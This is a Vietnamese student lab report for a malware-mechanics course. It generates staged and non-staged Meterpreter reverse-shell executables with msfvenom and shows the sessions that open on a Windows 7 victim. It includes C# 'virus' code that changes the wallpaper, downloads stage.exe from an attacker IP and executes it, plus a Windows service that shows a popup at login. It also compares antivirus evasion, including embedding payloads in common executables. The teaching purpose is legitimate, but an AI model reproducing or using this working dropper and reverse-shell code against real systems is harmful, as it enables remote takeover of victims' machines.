

BÁO CÁO THỰC HÀNH

Môn học: Cơ chế hoạt động của mã độc

Kỳ báo cáo: Buổi 2

Tên chủ đề: Virus

GVHD: Nghi Hoàng Khoa

Ngày báo cáo: 29/5/2021

1. THÔNG TIN CHUNG:

Lớp: NT213.L21.ANTN

STT	Họ và tên	MSSV	Email
1	Phạm Ngọc Tâm	18521371	18521371@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Câu 3,4,5 Phần B.1	100%
2	Câu 2 Phần B.2	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của em thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành


BÁO CÁO CHI TIẾT

I. Câu 2 (Phần B.1)

Có 2 loại payload trên Metasploit Framework là Staged và Non-Staged. Hãy tạo ra reverse shell cho từng loại, và so sánh sự khác biệt giữa chúng, bao gồm:

- Kích thước payload
- Công cụ để lắng nghe kết nối ngược lại.
- Khả năng phát hiện của các phần mềm Anti-virus.

❖ Kích thước payload



```
(louis@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.134.130 LPORT=4444 -f exe -o stage.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: stage.exe

(louis@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.134.130 LPORT=4444 -f exe -o non_stage.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 175174 bytes
Final size of exe file: 250368 bytes
Saved as: non_stage.exe
```

Để phân biệt sự khác nhau payload giữa stage và non_stage, thực hiện tạo 2 payload của 2 loại:

Stage: windows/meterpreter/reverse_tcp

Non_stage: windows/meterpreter_reverse_tcp

Dựa vào hình phía trên có thể thấy rằng, khi tạo stage.exe nội dung payload chỉ có kích thước là 354 bytes. Ngược lại khi tạo với non_stage.exe nội dung payload có kích thước là 175174 bytes. Điều này chỉ ra stage sẽ có payload nhỏ hơn so với non_stage.

Để làm rõ hơn sự khác nhau giữa stage và non_stage ta chứng minh khi thực hiện khai thác thì hoạt động của chúng cũng khác nhau.

Cụ thể là khi chèn payload và thiết lập địa chỉ attacker để thực hiện exploit dùng msf, stage sẽ "sending stage (175174 bytes)" còn ngược lại non_stage thì không. Vì vậy có thể thấy rằng, thực sự payload đến phía victim đều là 175174 bytes chỉ khác nhau ở điểm khi exploit thì stage mới send payload đến victim còn với non_stage thì đã có ban đầu.

```
[*] Started reverse TCP handler on 192.168.134.130:4444
[*] Sending stage (175174 bytes) to 192.168.134.143
[*] Meterpreter session 1 opened (192.168.134.130:4444 → 192.168.134.143:49162) at 2021-05-22 00:08:51 -0400

meterpreter >
meterpreter > shell
Process 2648 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Users\USER\Downloads>
```


```
[*] Started reverse TCP handler on 192.168.134.130:4444
[*] Meterpreter session 1 opened (192.168.134.130:4444 → 192.168.134.143:49164) at 2021-05-22 00:17:53 -0400

meterpreter > shell
Process 2716 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\USER\Downloads>
```


Trên máy của victim kích thước 2 file exe của khác nhau

	stage
Type of file:	Application (.exe)
Description:	ApacheBench command line utility
Location:	C:\Users\USER\Downloads
Size:	72.0 KB (73,802 bytes)
Size on disk:	76.0 KB (77,824 bytes)




❖ Về khả năng phát hiện virus

Trong bài lab này thực nghiệm trên trình duyệt Chrome/Windows 7 Professional. Dựa vào hình ảnh bên dưới, có thể thấy đối với trình duyệt hiện nay đều có khả năng phát hiện lỗ hổng SMB-EternalBlue (bao gồm cả stage và non_stage) và sẽ dừng việc download lại.



Nếu download không thông qua browser trên windows 7 hoặc trên trình duyệt cũ thì quá trình download sẽ thành công.



Và khi thực thi 2 file này trên windows 7 thì vẫn thực hiện thành công.

❖ Công cụ kết nối ngược lại

Staged: Có thể sử dụng các công cụ bình thường để lắng nghe

Non – Staged: Phải sử dụng Metasploit để thực hiện lắng nghe kết nối ngược.

II. Câu 3 (Phần B.1)

Viết một virus máy tính bằng ngôn ngữ lập trình C# có chức năng sau:

- Thay đổi hình nền của máy nạn nhân.
- Kiểm tra máy nạn nhân có kết nối Internet hay không. Nếu có, tải và thực thi reverse shell để kết nối ngược về máy của kẻ tấn công. Và ngược lại, nếu máy nạn nhân không được kết nối Internet, tạo 1 tập tin (thư mục) bất kỳ trên Desktop của nạn nhân với nội dung tùy chọn.

Để thực hiện yêu cầu này sử dụng ngôn ngữ C# thực hiện những function sau:

- Hàm kiểm tra kết nối mạng**

```
1 reference
static bool CheckForInternetConnection()
{
    try
    {
        using (var client = new WebClient())
        using (client.OpenRead("http://google.com/"))
            return true;
    }
    catch
    {
        return false;
    }
}
```

- Hàm download file**

```
2 references
static bool DownloadFile(string path, string dst)
{
    try
    {
        var client = new WebClient();
        client.DownloadFile(path, dst);

        return true;
    }
    catch
    {
        return false;
    }
}
```

```
reference
static bool CreateFolder(string path)
{
    try
    {
        if (!Directory.Exists(path))
        {
            Directory.CreateDirectory(path);
        }
        return true;
    }
    catch
    {
        return false;
    }
}
```

```
1 reference
static bool changeBackground()
{
    try
    {
        DownloadFile("https://thumbs.dreamstime.com/b/matrix-background-style-computer-virus-hacker-screen-wallpa-wallpaper-green-image_107869110.jpg");
        string path = AppDomain.CurrentDomain.BaseDirectory;
        SystemParametersInfo(SPI_SETDESKWALLPAPER, 0, path+"hacked.jpg", SPIF_UPDATEINIFILE | SPIF_SENDCHANGE);
        Thread.Sleep(1000);
        return true;
    }
    catch
    {
        return false;
    }
}
```

Malware-Lab-02/Revershell.cs · 18521371/Malware-Lab-02 (github.com)

```
static void Main()
{
    var isChangeBackground = changeBackground();
    if (isChangeBackground)
    {
        Console.WriteLine("Change successfully");
    }
    else
    {
        Console.WriteLine("Change Failed");
    }


    var isConnect = CheckForInternetConnection();
    Console.WriteLine("Connect to Internet: " + isConnect);

    if (isConnect)
    {
        //Download file malicious
        var isDownload = DownloadFile("http://192.168.134.130/stage.exe", "./stage.exe");

        if (isDownload)
        {
            Console.WriteLine("1) Download Successfully");
        }
        else
        {
            Console.WriteLine("1) Download Failed");
        }


        //Start a execute file
        try {
            string path = AppDomain.CurrentDomain.BaseDirectory;
            Process.Start(path+"stage.exe");
            Console.WriteLine("2) Execute successfully");
        }
        catch {
            Console.WriteLine("2) Execute Failed");
        }
    }
    else
    {
        Console.WriteLine("3) Create a folder");
    }
}
```

- o Sau khi thực hiện code c#, sử dụng mcs để build từ file .cs thành .exe để thực thi




- Kết quả sau khi thực hiện download file từ phía server và chạy file Program.exe. Máy victim sẽ bị thay đổi background và thực hiện kết nối shell cho attacker ở máy kali
*Chi tiết demo trong video:

[\(1\) Change Desktop Wallpaper and Reverse Shell in Windows 7 - YouTube](#)



- Đối với trường hợp không có internet sẽ tạo 1 folder có tên là "Hack"



III. Câu 4 (Phần B.1)

Viết một ứng virus đơn giản bằng dịch vụ trên C#, hiện pop-up MSSV trên máy nạn nhân mỗi khi user thực hiện đăng nhập thành công.

Trong bài thực hành 01: Tạo một windows service đơn giản ta đã biết cách tạo một chương trình windows service và biết cách install nó vào hệ thống. Trong bài thực hành này, ta sử dụng lại template ở bài thực hành 1 và phát triển nó.

Windows service sẽ có các hàm sau:

- Khai báo import các thư viện dll cần thiết

```
// Khai báo các thông tin biến và import các thư viện cho
[DllImport("kernel32.dll", SetLastError = true)]
0 references
static extern int WTSGetActiveConsoleSessionID();

[DllImport("wsapi32.dll", SetLastError = true)]
```

- Khai báo hàm WTSendMessage nhận tham số là các thông tin liên quan đến popup. Bởi vì windows service không thể sử dụng MessageBox hay trình liên quan đến UI. Nên cần một hàm khác để thực hiện.

```
1 reference
static extern bool WTSendMessage(
    IntPtr hServer,
    [MarshalAs(UnmanagedType.I4)] int SessionId,
    String pTitle,
    [MarshalAs(UnmanagedType.U4)] int TitleLength,
    String pMessage,
    [MarshalAs(UnmanagedType.U4)] int MessageLength,
    [MarshalAs(UnmanagedType.U4)] int Style,
    [MarshalAs(UnmanagedType.U4)] int Timeout,
    [MarshalAs(UnmanagedType.U4)] out int pResponse,
    bool bWait);
```

- Hàm Start() thực hiện show popup với thông tin chuỗi đưa vào. Các tham số chủ yếu cần quan tâm đó là:
 - Title: tựa đề của popup
 - Msg: nội dung chi tiết thông điệp
 - Style: loại popup hiện ra
 - SessionId: ID của user sẽ được hiện Popup (nếu không đúng popup sẽ không hiện với User có ID khác)

```

public static IntPtr WTS_CURRENT_SERVER_HANDLE = IntPtr.Zero;
public static int WTS_CURRENT_SESSION = 1;
// Hàm thực hiện show popup, tham số truyền vào là chuỗi cần hiện ra
1 reference
public void Start(string s)
{
    try
    {
        bool result = false;
        String title = "MSSV";
        int tlen = title.Length;
        string msg = s;
        int mlen = msg.Length;
        int resp = 0;
        //result = WTSSendMessage(WTS_CURRENT_SERVER_HANDLE, user_session, title, tlen, msg, mlen, 4,
        //    0, out resp, true);
        result = WTSSendMessage(WTS_CURRENT_SERVER_HANDLE, 2, title, tlen, msg, mlen, 0, 0, out resp, true);
    }
    catch (Exception ex)
    {
        // Debug.WriteLine("no such thread exists", ex);
    }
}

```

- Hàm bắt sự thay đổi Session từ Lock sang Unlock. Sử dụng SessionChangeDescription liên tục bắt các sự thay đổi session, nếu mỗi lần có sự thay đổi session, ta kiểm tra xem nó có phải là SessionUnlock hay không, nếu bằng sẽ thực hiện show popup ra.

Lưu ý: nên có dòng Thread.Sleep(3000) vì session thay đổi khá chậm, code chương trình lại chạy nhanh hơn nên dẫn đến chương trình sẽ không bắt được session change này. Vì thế cần dừng chương trình 3s sau khi có thay đổi session.

```

1 reference
protected override void OnSessionChange(SessionChangeDescription changeDescription)
{
    Thread.Sleep(3000);

    if (changeDescription.Reason == SessionChangeReason.SessionLock ||
        changeDescription.Reason == SessionChangeReason.SessionLogoff ||
        changeDescription.Reason == SessionChangeReason.ConsoleDisconnect)
    {
        //Start("18521371");
    }
    else if (changeDescription.Reason == SessionChangeReason.SessionUnlock) {
        Start("18521371");
    }
    base.OnSessionChange(changeDescription);
}

```

```


SessionChangeDescription sschange = new SessionChangeDescription();
OnSessionChange(sschange);

```

*Chi tiết code trong link:

[Malware-Lab-02/Service1.cs · 18521371/Malware-Lab-02 \(github.com\)](https://github.com/18521371/Malware-Lab-02)

- Kết quả sau khi thực hiện Install service sau đó thực hiện Lock desktop và thực hiện đăng nhập lại thì kết quả popup sẽ hiện ra.



*Chi tiết demo trong video:

[\(2\) Change Desktop Wallpaper and Reverse Shell in Windows 7 - YouTube](#)

IV. Câu 5 (Phần B.1)

So sánh giữa việc viết virus bằng dịch vụ trên C# so với việc tạo bằng MSF (quyền, khả năng phát hiện, ...)

Đặc điểm	Virus tạo bằng dịch vụ C#	Virus tạo bằng MSF
Môi trường hoạt động	Chỉ chạy được trên môi trường .NET Framework.	Bất kỳ môi trường nào (do có nhiều loại payload khác nhau cho nhiều hệ điều hành).
Quyền	Yêu cầu ít quyền hơn	Chỉ có thể hoạt động trong phạm vi quyền mà user kích hoạt.
Khả năng phát hiện	Nếu không cẩn thận sẽ rất dễ bị các trình anti-virus phát hiện ra bởi các dấu hiệu đặc trưng (signature) của virus. Tuy nhiên có thể điều chỉnh theo ý muốn tạo ra nhiều biến thể để các phần virus không phát hiện được.	Nội dung payload cố định và mẫu theo metasploit nên nếu anti virus có thể dễ dàng phát hiện. Khó có thể điều chỉnh để không bị phát hiện.

V. Câu 2 (Phần B.2)

So sánh giữa việc nhúng payload vào tập tin có sẵn và tạo payload mới

Tạo payload mới	Nhúng payload vào file có sẵn
<ul style="list-style-type: none">Việc tạo payload mới sẽ dễ dàng hơn nhiều so với nhúng payload vì có thể tạo ra một file mới mà không bị ràng buộc bởi điều gì.Tuy nhiên với việc tạo payload mới rất dễ bị phát hiện bởi các chương trình anti virus	<ul style="list-style-type: none">Nhúng payload vào file có sẵn sẽ làm cho việc phát hiện khó khăn hơn do nó dưới dạng một file thông dụng ví dụ như wget.exeNhưng nhúng payload cũng gặp một khó khăn là việc nhúng sẽ khá phức tạp do phải tính toán kỹ thuật nhúng, ngoài ra phải đảm bảo chương trình được nhúng phải chạy bình thường.

-- HẾT --